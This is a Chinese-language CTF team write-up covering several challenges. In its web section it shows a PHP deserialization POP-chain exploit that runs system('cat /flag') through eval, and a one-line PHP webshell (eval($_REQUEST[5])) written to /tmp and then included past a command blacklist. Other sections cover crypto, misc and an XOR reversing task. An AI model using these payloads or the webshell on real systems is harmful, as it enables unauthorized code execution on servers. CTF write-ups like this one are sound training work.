姓名-解题思路

请注意

1. 解题过程中，关键步骤不可省略，不可含糊其辞、一笔带过。
2. 解题过程中如是自己编写的脚本，不可省略，不可截图（代码字体可以调小；而如果代码太长，则贴关键代码函数）。
3. 所有解出的题目都必须书写WRITEUP，缺少一个则视该WRITEUP无效，成绩将无效。
4. WRITEUP如过于简略和敷衍，导致无法形成逻辑链条推断出对题目有分析和解决的能力，该WRITEUP可能被视为无效，成绩将无效。
5. 提交PDF版本即可。
6. 必须包含获得flag截图。
7. 每只队伍由队长统一提交一份解题思路即可，所有解题过程需保存在一个pdf内上传。
8. 平台仅保留队伍最后一份解题思路，此前提交的解题思路将会自动覆盖。

1. 团队信息

团队名称：She11ud0

队员组成：万晟，吴灵舒，石嘉馨

排名：35

2. 解题情况

web

题目一：easy php

EXP

```php
<?php
highlight_file(__FILE__);
class AAA{
    public $cmd;

    public function __call($name, $arguments){
        eval($this->cmd);
        return "done";
    }
}

class BBB{
    public $param1;

    public function __debuginfo(){
        return [
            'debugInfo' => 'param1' . $this->param1
        ];
    }
}

class CCC{
    public $func;

    public function __toString(){
        var_dump("aaa");
        $this->func->aaa();
    }
}

if(isset($_GET['aaa'])){
    $aaa = $_GET['aaa'];
    var_dump(unserialize($aaa));
}
$b = new BBB();
$a = new AAA();
$c = new CCC();
$a->cmd = "system('cat /flag');";
$c->func = $a;
$b->param1 = $c;

echo urlencode(serialize($b));
?>
```

整体的调用思路是 `__debuginfo` 到 `__toString` 到 `__call`

所以简单来说构造 POP 链即可


```php
<?php
highlight_file(__FILE__);
class AAA{
        public $cmd;

        public function __call($name, $arguments){
                eval($this->cmd);
                return "done";
        }
}

class BBB{
        public $param1;

        public function __debuginfo(){
                return [
                        'debugInfo' => 'param1' . $this->param1
                ];
        }
}

class CCC{
        public $func;

        public function __toString(){
                var_dump("aaa");
                $this->func->aaa();
        }
}

if(isset($_GET['aaa'])){
        $aaa = $_GET['aaa'];
        var_dump(unserialize($aaa));
}
```

?> string(3) "aaa" DASCTF{480930811017223451136269398173 95}
Warning: Uncaught TypeError: CCC::__toString(): Return value must be of type string, none returned in /var/www/html/index.php:28 Stack trace: #0 /var/www/html/index.php(
BBB->__debuginfo() #2 /var/www/html/index.php(33): var_dump(Object(BBB)) #3 {main} thrown in **/var/www/html/index.php** on line **28**

Fatal error: __debuginfo() must return an array in **/var/www/html/index.php** on line **33**

题目三：can you read flag

可以命令执行了，但是很明显是有黑名单的

PHP Version 7.4.33

System	Linux endpoint-913f1a8acee248e58feb28ef6750b6d2-0 3.10.0-1160.99.1.el7.x86_64 #1 SMP Wed Sep 13 14:19:20 UTC 2023 x86_64
Build Date	Nov 15 2022 06:03:12
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-iconv' '--with-openssl' '--with-readline' '--with-zlib' '--disable-phpdbg' '--with-pear' '--with-libdir=lib/x86_64-linux-gnu' '--disable-cgi' '--with-apxs2' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS
PHP Extension Build	API20190902,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	zlib.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

但是很多地方都被ban了，比如 system 之类的，所以这里想到文件写入一句话木马，随后进行文件包含。尝试之后发现 `/tmp` 目录下有权限，其他都没有

```
?a=fwrite(fopen('/tmp/1.php'),'a'),'<?php eval($_REQUEST[5]); ?>)'
```

写入了一句话木马，用文件包含去访问

是可以连上马的，但是发现并没有权限 get flag


找到了在 `/tmp/src/readflag.c` 中发现有获取到 flag 的条件，也就是要输入多次 y，算是爆破，发现环境上面是有 perl 环境的，没有 python 环境，所以简单写一个运行多次的脚本接口

```
use strict;
use IPC::Open3;

my $pid = open3( \*CHLD_IN, \*CHLD_OUT, \*CHLD_ERR, '/readflag' ) or die
"open3() failed!";

my $r;
print CHLD_IN "y";
$r = <CHLD_OUT>;
$r = <CHLD_OUT>;
$r = <CHLD_OUT>;

for my $i(1..301){
    $r = substr($r,0,-5);
    $r = eval "$r";
    print CHLD_IN "$r\n";
    $r = <CHLD_OUT>;
    print "$r";
}
```



CRYPTO

题目一：小小数学家


简单搓脚本即可，要将最后的 `=?` 去掉

```
with open('flag.txt','r') as f:
    for i in range(44):
        a = f.readline()
        print(chr(int(eval(a))), end='')
```


misc

题目一：number game

删除 if 的判断，再放到浏览器里面跑即可



得到 flag



Reverse

题目一：pyccc

拿到pyc文件反编译一下得到py文件

```
q@ubuntu:~/pycdc$ ./pycdc ./baby.pyc
# Source Generated with Decompyle++
# File: baby.pyc (Python 3.8)

a = input('please input your flag:\n')
check = [
    102,
    109,
    99,
    100,
    127,
    52,
    114,
    88,
    97,
    122,
    85,
    125,
    105,
    127,
    119,
    80,
    120,
    112,
    98,
    39,
    109,
    52,
    55,
    106]
if len(a) == 24:
    for i in range(len(a)):
        if check[i] == ord(a[i]) ^ i:
            continue
            print(yes)

        print('nononono')
    continue
else:
    print('nononono')
```

```python
a = input('please input your flag:\n')
check = [
    102,
    109,
    99,
    100,
    127,
    52,
    114,
    88,
    97,
    122,
    85,
    125,
    105,
    127,
    119,
```

```
    80,
    120,
    112,
    98,
    39,
    109,
    52,
    55,
    106]
if len(a) == 24:
    for i in range(len(a)):
        if check[i] == ord(a[i]) ^ i:
            continue
            print(yes)

        print('nononono')
    continue
else:
    print('nononono')
```

根据文件信息得知是异或，需要和前面的数组中的信息异或后输入，根据异或可逆性直接再异或一下就行

exp:

```
check =
[102,109,99,100,127,52,114,88,97,122,85,125,105,127,119,80,120,112,98,39,109,52,
55,106]

flag=''

for i in range(len(check)):
    flag +=chr(check[i]^i)

print(flag)
```

```
PS D:\app\vscode\allcode\Python_code>  d:; cd 'd:\
\Python\Python39\python.exe' 'c:\Users\86155\.vsco
dapter/../..\debugpy\launcher' '60660' '--' 'D:\86
flag{1t_is_very_hap4y!!}
```